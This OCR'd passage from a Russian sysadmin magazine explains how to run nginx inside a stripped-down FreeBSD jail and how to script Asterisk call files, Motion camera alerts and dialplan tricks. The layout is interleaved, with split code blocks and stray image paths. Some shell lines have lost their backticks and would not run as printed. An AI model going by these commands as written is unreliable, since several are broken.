Все подготовительные работы выполнены, осталось только

```
File Edit View Scrollback Bookmarks Settings Help
JAIL(8)                 FreeBSD System Manager's Manual                JAIL(8)

NAME
     jail -- imprison process and its descendants

SYNOPSIS
     jail [-i] [-J jid_file] [-s securelevel] [-l -u username | -U username]
          path hostname ip-number command ...

DESCRIPTION
     The jail utility imprisons a process and all future descendants.

     The options are as follows:

     -i           Output the jail identifier of the newly created jail.

     -J jid_file  Write a jid_file file, containing jail identifier, path,
                  hostname, IP and command used to start the jail.

     -l           Run program in the clean environment.  The environment is
                  discarded except for HOME, SHELL, TERM and USER.  HOME and
                  SHELL are set to the target login's default values.  USER is
                  set to the target login.  TERM is imported from the current
                  environment.  The environment variables from the login class
                  capability database for the target login are also set.

     -s securelevel
                  Sets the kern.securelevel sysctl variable to the specified
```

Man jail: отличное руководство по управлению jail-окружениями

```
File Edit View Scrollback Bookmarks Settings Help
# JAIL=/usr/jail/nginx
# mount -t devfs devfs $JAIL/dev
# ifconfig nfe0 inet alias 192.168.0.1/16
# jail /usr/jail/nginx nginx.jail 192.168.0.1 /sbin/nginx -c /etc/nginx/nginx.conf
# jls
   JID  IP Address      Hostname                      Path
    27  192.168.0.1     nginx.jail                    /usr/jail/nginx
# ps aux | grep J
root         6704  0,0  0,2  3428  1664  ??  Ss   14:38     0:00,00 nginx: master process /sbin/ngin
www          6705  0,0  0,2  3428  1880  ??  S    14:38     0:00,00 nginx: worker process (nginx)
# nmap 192.168.0.1 -p 80

Starting Nmap 4.68 ( http://nmap.org ) at 2009-02-28 14:38 YEKT
Interesting ports on 192.168.0.1:
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.192 seconds
# wget 192.168.0.1 -O -
--2009-02-28 14:39:00--  http://192.168.0.1/
Connecting to 192.168.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 151 [text/html]
Saving to: `STDOUT'

 0% [                                                       ] 0          --.-K/s              <
html>
<head>
<title>Welcome to nginx!</title>
</head>
<body bgcolor="white" text="black">
<center><h1>Welcome to nginx!</h1></center>
</body>
</html>
100%[======================================================>] 151        --.-K/s   in 0s
```

Сервисы, помещенные в jail, могут общаться с корневой системой через loopback-интерфейс

запустить готовый виртуальный jail-сервер. Для этого добавляем в /etc/rc.conf следующие строки:

```
# vi /etc/rc.conf
jail_enable="YES"
// Список jail-окружений
jail_list="base»"
// Стандартные опции jail
jail_base_rootdir="/usr/jail/base"
jail_base_hostname="base.jail"
jail_base_ip="192.168.0.1"
jail_base_interface="de0"
// Команды запуска и остановки
jail_base_exec_start="/bin/sh /etc/rc"
jail_base_exec_stop="/bin/sh /etc/rc.shutdown"
// Какие ФС монтировать?
jail_base_devfs_enable="YES"
jail_base_fdescfs_enable="NO"
jail_base_procfs_enable="NO"
```

и запускаем:

```
# /etc/rc.d/jail start base
```

Список запущенных jail-окружений всегда доступен по команде /usr/sbin/jls. Процессы, заключенные в тюрьму, отображаются в выводах ps и top. Их отличительная черта — флаг 'J'.

КАК ЭТО ДЕЛАЮТ ДЖЕДАИ

Выше был описан «официальный» способ создания jail-окружений, подходящий почти для всех случаев. Его достоинства в универсальности и относительной простоте развертывания виртуального сервера. С другой стороны, для единичного сервиса, помещенного в тюрьму, полное окружение исполнения — явное излишество, съедающее свободное пространство и несущее угрозу безопасности. Взломщик, проникший в тюрьму, получит в распоряжение цельную операционную систему с командным интерпретатором, компилятором, ssh-сервером и массой других подсобных утилит. Стоит ли говорить, чем грозит такая свобода выбора?
Главное правило, которым следует руководствоваться при создании разного рода песочниц, тюрем и виртуальных серверов — «чем проще, тем лучше». По возможности из окружения следует убрать все, что не влияет на работу сервиса, включая библиотеки, конфигурационные файлы и, в особенности, различные подсобные утилиты и консольные команды вроде ls, cd и sh. Отдельному сервису не нужна швейцарская тюрьма с удобствами, ему больше подойдет русская зона. Для иллюстрации того, как все это проделать в реальных условиях, рассмотрим процесс помещения nginx, работающего в режиме reverse-proxy, внутрь jail. Представим, что у нас есть apache, работающий в корневой системе и слушающий порт 8080. Задача: поместить перед ним nginx, слушающий 80-й порт и перенаправляющий запросы к apache. Чтобы обезопасить apache, мы решаем поместить nginx в jail. Как это сделать? Для начала создадим для нашей тюрьмы каталог и установим туда nginx (здесь и далее приведены команды для bash):

```
# JAIL=/usr/jail/nginx
# mkdir -p $JAIL
# cd /usr/ports/www/nginx
# make PREFIX=$JAIL install clean
```

Выясним, какие библиотеки нужны nginx для работы:

```
# ldd $JAIL/sbin/nginx
```

И скопируем их в каталог /usr/jail/nginx/lib:

```
# mkdir -p $JAIL/lib
# LIBS='ldd $JAIL/sbin/nginx|grep -v ':$'|cut -f 3 -d " "'
# for LIB in $LIBS; do cp $LIB $JAIL/lib; done
```

Кроме того, необходимо скопировать и настроить линковщик ld-elf.so.1, без него не запустится ни один исполняемый файл:

```
# mkdir -p $JAIL/libexec
# cp /libexec/ld-elf.so.1 $JAIL/libexec
# mkdir -p $JAIL/var/run
# ldconfig -s -f $JAIL/var/run/ld-elf.so.hints $JAIL/lib
```

Заведем пользователя и группу www:

```
# echo 'www:*:80:80::0:0:World Wide Web Owner:/
nonexistent:/usr/sbin/nologin' > $JAIL/etc/passwd
# cp $JAIL/etc/{passwd,master.passwd}
# pwd_mkdb -d $JAIL/etc $JAIL/etc/master.passwd
# echo 'www:*:80:' > $JAIL/etc/group
```

Создадим каталоги, необходимые для нормальной работы сервиса:

```
# mkdir -p $JAIL/var/{log,tmp/nginx}
# chown 80:80 $JAIL/var/tmp/nginx
```

Пара слов об nginx

Nginx (engine x) — высокопроизводительный и нетребовательный к ресурсам HTTP-сервер и почтовый прокси. Обычно используется в качестве HTTP-акселератора, передающего все запросы к apache, или легковесного сервера для отдачи статического контента. Применяется на wordpress.com и большинстве серверов Рамблера. Разрабатывается Игорем Сысоевым с 2002-го года.

```
# mkdir $JAIL/{dev,tmp}
# chmod 7777 $JAIL/tmp
```

Смонтируем файловую систему devfs:

```
# mount -t devfs devfs $JAIL/dev
```

Создадим IP-псевдоним и настроим брандмауэр на редирект HTTP-трафика на IP-адрес тюрьмы:

```
# ifconfig ed0 inet alias 192.168.0.1/16
# ipfw add fwd 192.168.0.1,80 tcp from any to внешний-ip 80
```

Откроем конфигурационный файл nginx и приведем секцию server к следующему виду:

```
# vi /usr/jail/nginx/etc/nginx/nginx.conf
server {
   listen 80;
   server_name www.host.ru;
   location / {
      proxy_pass http://127.0.0.1:8080/;
      proxy_redirect off;

      proxy_set_header Host $host;
      proxy_set_header X-Real-IP $remote_addr;
      proxy_set_header  X-Forwarded-For  $proxy_add_x_
forwarded_for;

      client_max_body_size 10m;
      client_body_buffer_size 128k;

      proxy_connect_timeout 90;
      proxy_send_timeout 90;
      proxy_read_timeout 90;

      proxy_buffer_size 4k;
      proxy_buffers 4 32k;
      proxy_busy_buffers_size 64k;
      proxy_temp_file_write_size 64k;
   }
}
```

Учти, что хитрая система портов изменила дефолтовые пути поиска файлов в nginx, добавив к ним префикс /usr/jail/nginx. Поэтому все относительные пути в файле конфигурации придется заменить на абсолютные, то есть — прописать вместо «include mime.types;» строку «include /etc/nginx/mime.types;». Все, теперь виртуальный сервер с nginx можно запустить (опция '-c' позволяет переписать неверный дефолтовый путь поиска конфигурационного файла):

```
# jail /usr/jail/nginx nginx.jail 192.168.0.1 /sbin/nginx
-c /etc/nginx/nginx.conf
```

Переменные sysctl, о которых нужно знать

1 security.jail.set_hostname_allowed — может ли jail-суперпользователь изменять сетевое имя (hostname) jail-сервера. Имеет смысл отключить, если для тюрьмы выделено настоящее сетевое имя, прописанное в DNS-зонах. 2 security.jail.allow_raw_sockets — разрешить jail-суперпользователю создавать raw-сокеты. В целях безопасности опция отключена, но она мешает правильной работе некоторых инструментов, предназначенных для отладки сети. 3 security.jail.chflags_allowed — позволить jail-процессам модифицировать флаги ФС (chflags). По умолчанию выключена, что открывает интересные возможности для помещения в jail неудаляемых, нечитаемых или незаписываемых файлов.

Чтобы nginx стартовал при загрузке, добавим в /etc/rc.conf следующе записи:

```
# vi /etc/rc.conf
ifconfig_ed0_alias0="inet 192.168.0.1"
jail_enable="YES"
jail_list="nginx"
jail_nginx_rootdir="/usr/jail/nginx"
jail_nginx_hostname="nginx.jail"
jail_nginx_ip="192.168.0.1"
// Полная инициализация окружения не нужна, достаточно
сразу запустить сервис
jail_nginx_exec_start="/sbin/nginx -c /etc/nginx/nginx.
conf"
// Останавливать nginx вручную также не требуется, перед
завершением работы jail аккуратно убьет все свои процессы
с помощью kill
jail_nginx_exec_stop=""
// Нам понадобится только devfs
jail_nginx_devfs_enable="YES"
jail_nginx_fdescfs_enable="NO"
jail_nginx_procfs_enable="NO"
```

По описанной схеме в тюрьму можно посадить практически любой сервис, не отягощенный множеством зависимостей. В некоторых случаях придется повозиться с созданием файлов и каталогов, а также с отслеживанием необходимых библиотек (некоторые сетевые серверы, например sshd, загружают библиотеки во время исполнения, так что ldd покажет не все, и придется воспользоваться lsof). Проблему также представляет /dev. Весьма опрометчиво открывать все файлы этого каталога на чтение, а уж тем более, на запись, — поэтому для регулирования прав доступа необходимо использовать специальные настройки devfs. Файл /etc/defaults/devfs.rules содержит базовые правила devfs для jail. По умолчанию он открывает доступ к подсобным синтетическим файлам, таким как /dev/null и /dev/random, а также псевдотерминалам. Для большинства конфигураций настройки даже не придется редактировать, достаточно скопировать файл в каталог /etc и добавить в /etc/rc.conf следующую запись:

```
jail_имя_devfs_ruleset="devfsrules_jail"
```

Если же понадобятся дополнительные файлы устройств, то devfs.rules легко отредактировать, добавив необходимые правила. Синтаксис файла и правил описаны на man-страницах devfs(8) и devfs.rules(5).

SERGEY JAREMCHUK
FEAT ANDREY MATVEEV

Звездное попурри

Фокусничаем с IP-PBX Asterisk

Сервер телефонии Asterisk обладает поистине колоссальными возможностями обеспечения переговоров по IP-сетям, заменяя обычную офисную АТС при большей функциональности и меньшей цене. Но Asterisk — это еще и необычайно гибкая система, предоставляющая широкое поле для творчества. Немного фантазии, и можно реализовать практически любую функцию, не предусмотренную разработчиками.

СИСТЕМА ВИДЕОНАБЛЮДЕНИЯ С ОПОВЕЩЕНИЕМ Одна из часто востребованных возможностей Asterisk — это запуск программ и скриптов из экстеншена (при наборе определенного номера) или вызов абонента из другого (внешнего) приложения. Для удобства админа реализовано несколько путей, позволяющих инициировать исходящий звонок на лету:

1. Call-файл — обычный текстовый файл, имеющий определенную структуру.
2. API — подключившись к порту управления (по умолчанию 5038) при помощи telnet, можно задать все необходимые команды.
3. CLI (command line interface) команда — управление сервером в консоли (вызывается при помощи «asterisk -r»).
4. Использование настроек переадресации на другой номер — FollowMe.

Наиболее удобен в работе вариант с использованием файла с расширением .call. Достаточно такому файлу появиться в каталоге /var/spool/asterisk/outgoing (настраивается в asterisk.conf при помощи astspooldir), как сервер выполнит заданные в нем команды. Call-файл можно сгенерировать налету и затем просто скопировать в данный каталог. Asterisk проверяет время создания файла; если оно «в будущем», то команда выполнится, когда системное время и время модификации совпадут. Это также можно использовать для отложенного запуска команд в Call-файле. Единственное условие — активация параметра «autoload=yes» (так сделано по умолчанию) в modules.conf. В файле используются инструкции из extensions.conf, но у него несколько другая структура и количество возможных команд в нем ограничено. Чтобы было понятнее, о чем речь, рассмотрим совместную работу Asterisk и системы видеонаблюдения **Motion** (www.lavrsen.dk/twiki/bin/view/Motion/WebHome), способной выполнять заданную программу или скрипт при обнаружении движения. Такой тандем может понадобиться для контроля над некоторым объектом, скажем, сервером. Роль Asterisk здесь — главная: с его помощью при возникновении события мы будем звонить админу на SIP-телефон (можно на городской или сотовый). Полностью установку Motion и настройки в /etc/motion/motion.conf рассматривать не будем, за подробностями обращайся к статье «Сумеречный дозор», опубликованной в мартовском номере][за 2008 год. Остановимся только на самых важных моментах:


```
$ sudo nano /etc/motion/motion.conf
# Включаем встроенный веб-сервер, разрешаем к нему удаленный доступ
webcam_port 8000
webcam_motion on
webcam_localhost off
webcam_quality 30
webcam_maxrate 6
control_authentication username:password
# При обнаружении движения запускаем скрипт, который будет поднимать тревогу, вместо директивы on_motion_detected можно использовать on_event_start
on_motion_detected /usr/bin/webcam_event.sh
```

Смотрим отладочную информацию, запустив Motion с флагом '–n':

```
$ motion -n
Thread is from /etc/motion/motion.conf
```

Если все в порядке, стартуем программу в обычном режиме и переходим к написанию скрипта webcam_event.sh:

```
$ sudo nano /usr/bin/webcam_event.sh
#!/bin/sh
cat << EOF > /tmp/alarm.call
# Устанавливаем параметры канала и CallerID
```



```
Channel: SIP/admin
Callerid: 11111111
# Количество повторных попыток вызова в случае неудачи,
не включая первую (т.е. в нашем случае при возникновении
проблем будет сделано 3 попытки вызова абонента)
MaxRetries: 2
# Время до повторной попытки набора (по умолчанию 300 сек)
RetryTime: 30
# Время ожидания ответа (по умолчанию 45 сек)
WaitTime: 30
# Контекст из extensions.conf и приоритет вызова
Context: alarm
Extension: s
Priority: 1
EOF
# Задаем нужные права для созданного файла и переносим его
в нужную папку
chown asterisk:asterisk /tmp/alarm.call
mv /tmp/alarm.call /var/spool/asterisk/outgoing/
```

Вот практически и все параметры, возможные в Call-файле. Опционально для установки времени можно использовать timestamp:

```
Set: timestamp=20091023104500
```

Теперь добавляем описание в extension.conf:

```
$ sudo nano /etc/asterisk/extension.conf
[alarm]
exten => s,1,Answer()
exten => s,n,Wait(2)
exten => s,n,Playback(activated)
exten => s,n,Wait(1)
exten => s,n,Hangup()
```

После внесения изменений не забываем перечитать план набора командой «dialplan reload». Теперь, обнаружив движение, Motion запустит выполняться скрипт webcam_event.sh, который создаст /tmp/alarm.call и скопирует его в /var/spool/asterisk/outgoing. После чего Call-файл будет обработан Asterisk, и на номер admin, описанный в sip.conf, поступит звонок с CallerID «11111111». Немного допилив этот скрипт, можно заставить Asterisk выполнять и другие операции, например, отправлять e-mail или SMS. Как ты понимаешь, вместо Motion подойдет любая другая программа, умеющая создавать или копировать файлы при возникновении определенного события.

УСЛОЖНЯЯ КОНФИГУРАЦИЮ, УПРОЩАЕМ УПРАВЛЕНИЕ Рассмотрим еще одну возможность выполнения команд в Asterisk, а заодно — немного дополним нашу схему. Например, в рабочее время в использовании Motion особого смысла нет, поэтому его можно смело отключать. Это можно сделать из консоли или при помощи планировщика cron, но удобнее для включения/отключения просто позвонить по определенному номеру. Создадим небольшой скрипт, при помощи которого будем управлять демоном Motion:

```
$ sudo nano /usr/bin/motion.sh
#!/bin/sh
case $1 in
```

```
GNU nano 2.0.7          File: /etc/asterisk/extensions.conf

exten => 1236,1,Dial(Console/dsp)                ; Ring forever
exten => 1236,n,Voicemail(1234,b)                ; Unless busy

exten => *98,1,Answer()
exten => *98,n,Wait(2)
exten => *98,n,Record(/tmp/myrecord%d:wav)
exten => *98,n,Wait(1)
exten => *98,n,Playback(${RECORDED_FILE})
exten => *98,n,Wait(1)
exten => *98,n,Hangup()

;
; # for when they're done with the demo
;
exten => #,1,Playback(demo-thanks)      ; "Thanks for trying the demo"
exten => #,n,Hangup                     ; Hang them up.

;
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text  ^T To Spell
```

Редактируем extensions.conf

```
start)
        /usr/bin/motion
        ;;
stop)
        PID='pidof motion'
        kill $PID
        killall webcam_event.sh
        rm   -f   /var/spool/asterisk/outgoing/
alarm.call
        ;;
esac
```

В extension.conf заносим описания номеров, которые будут использованы для запуска скрипта с разными параметрами:

```
$ sudo nano /etc/asterisk/extension.conf
exten => *001,1,Answer()
exten => *001,n,Playback(activated)
exten   =>   *001,n,System(/usr/bin/motion.sh
start)
exten => *001,n,Hangup()
exten => *002,1,Answer()
exten   =>   *002,n,System(/usr/bin/motion.sh
stop)
exten => *002,n,Playback(de-activated)
exten => *002,n,Hangup()
```

Теперь, чтобы запустить Motion, достаточно набрать номер *001, а чтобы остановить — *002.

БУДИЛЬНИК НА ASTERISK Реализовать будильник в *nix можно далеко не единственным способом (самый простой, наверное: «sleep 20m && mpg123 ~/bell.mp3»), но хочется чего-то красивого и нестандартного. Поиск в интернете по запросу «asterisk wakeup» выдаст несколько решений, написанных с использованием разных языков программирования и немного отличающихся как процессом установки, так и возможностями. Самое популярное из них — PHP-скрипт wakeup.php, автором которого стал **Анди Высоцки** (www.voip-info.org/liberty/view/file/2388). Скачиваем по ссылке tar-архив, распаковываем php-файл в каталог с AGI-скриптами (Asterisk Gateway Interface — шлюзовой интерфейс, посредством которого внешние программы могут управлять диалпланом Asterisk) и делаем его исполняемым: «chmod a+x /var/lib/asterisk/agi-bin/wakeup.php» (нужный каталог можно узнать, просмотрев значение переменной astagidir в конфиге asterisk.conf).
Скрипт wakeup.php содержит ряд переменных, которые необходимо подправить с учетом настроек системы:

```
; Расположение интерпретатора PHP в разных *nix-
системах может отличаться
#!/usr/bin/php -q
; Журнал из /tmp лучше убрать
$parm_error_log = '/var/log/asterisk/wakeup.log';
; По умолчанию скрипт создает временные файлы в /
tmp, но если этот каталог находится на отдельном
разделе, то wakeup.php откажется работать, по-
этому:
$parm_temp_dir = '/var/spool/asterisk/tmp';
```

```
grinder@grinder:~$ sudo asterisk -r
Asterisk 1.4.17~dfsg-2ubuntu1, Copyright (C) 1999 - 2007 Digium, Inc. and others.
Created by Mark Spencer <markster@digium.com>
Asterisk comes with ABSOLUTELY NO WARRANTY; type 'core show warranty' for details.
This is free software, with components licensed under the GNU General Public
License version 2 and other licenses; you are welcome to redistribute it under
certain conditions. Type 'core show license' for details.
=========================================================================
This package has been modified for the Debian GNU/Linux distribution
Please report all bugs to http://bugs.debian.org/asterisk
=========================================================================
Connected to Asterisk 1.4.17~dfsg-2ubuntu1 currently running on grinder (pid = 9490)
grinder*CLI> core show codecs video
Disclaimer: this command is for informational purposes only.
        It does not indicate anything about your configuration.
        INT     BINARY      HEX    TYPE       NAME   DESC
--------------------------------------------------------------------------------
     262144 (1 << 18)  (0x40000)  video       h261   (H.261 Video)
     524288 (1 << 19)  (0x80000)  video       h263   (H.263 Video)
    1048576 (1 << 20) (0x100000)  video       h263p  (H.263+ Video)
    2097152 (1 << 21) (0x200000)  video       h264   (H.264 Video)
grinder*CLI>
```

Видеокодеки, устанавливаемые в Asterisk

Принцип запуска скрипта аналогичен примеру с Motion — просто заносим в extensions.conf информацию о новом номере:

```
exten => *97,1,Answer()
exten => *97,n,AGI(wakeup.php)
exten => *97,n,Hangup()
```


Теперь достаточно позвонить на номер *97 и по запросу ввести время, когда система должна произвести обратный звонок. Например, чтобы завести будильник на 17:55 (сегодня финал кубка английской лиги :)), набираем «0555», а затем «2» (1 — до полудня, 2 — после полудня).
Если при запуске скрипта возникли проблемы, доустанови пакеты php5-cli и asterisk-sound-extra и используй утилиту fromdos, чтобы привести wakeup.php к Unix-стандартам.

ВИРТУАЛЬНЫЙ ДИКТОФОН Дистрибутивный комплект Asterisk и пакет дополнений asterisk-sounds содержат около 1000 голосовых сообщений на английском языке (голос принадлежит дамочке по имени Allison Smith). В качестве альтернативы можно записать мессаджи на русском/украинском/суахили самостоятельно, но для этого необязательно прибегать к аудиоредактору типа Audacity. Нижеследующее дополнение в диалплан обеспечит возможность звонить на номер *98 и записывать сообщения в папку /tmp под именами myrecordHOMEP.wav. После завершения записи (осуществляется нажатием #) звуковой файл будет воспроизведен, и соединение разорвется. Примечание: чтобы уровень громкости был постоянным, а «белый» шум, создаваемый системами отопления/охлаждения/кондиционирования, сведен к минимуму, для записи лучше воспользоваться аппаратным VoIP-телефоном.


```
exten => *98,1,Answer()
exten => *98,n,Wait(2)
```



info
Существует патч от разработчика с ником IVeS (смотри на нашем диске файл videocodec_nego_fix_ast-1.4.13.patch.gz), в котором проблема согласования кодеков устранена, но сама заплатка до сих пор не принята Digium.



video
В видеоролике мы разберем некоторые трюки с Asterisk: говорящие часы, будильник, виртуальный диктофон и телефонный справочник.



Список доступных аудио- и видеокодеков



Сегодня доступно две ветки Asterisk: 1.4 и 1.6

```
grinder@grinder:~$ motion -n
[0] Processing thread 0 - config file /etc/motion/motion.conf
[0] Motion 3.2.9 Started
[0] ffmpeg LIBAVCODEC_BUILD 3352064 LIBAVFORMAT_BUILD 3344896
[0] Thread 1 is from /etc/motion/motion.conf
[1] Thread 1 started
[0] motion-httpd/3.2.9 running, accepting connections
[0] motion-httpd: waiting for data on port TCP 8080
[1] Started stream webcam server in port 8081
[1] File of type 8 saved to: /tmp/motion/01-20090302144235.swf
[1] File of type 1 saved to: /tmp/motion/01-20090302144235-00.jpg
```

Проверяем настройки Motion

```
exten => *98,n,Record(/tmp/myrecord%d:wav)
exten => *98,n,Wait(1)
exten => *98,n,Playback(${RECORDED_FILE})
exten => *98,n,Wait(1)
exten => *98,n,Hangup()
```

Не забудь скопировать/перенести полученный файл из временной директории в папку для звуковых файлов Asterisk и наделить его каким-нибудь осмысленным именем, вроде privetstvie.wav. Кстати, голосовые сообщения лучше не конвертировать в gsm/mp3/ogg, чтобы на проц не легла дополнительная нагрузка по преобразованию.

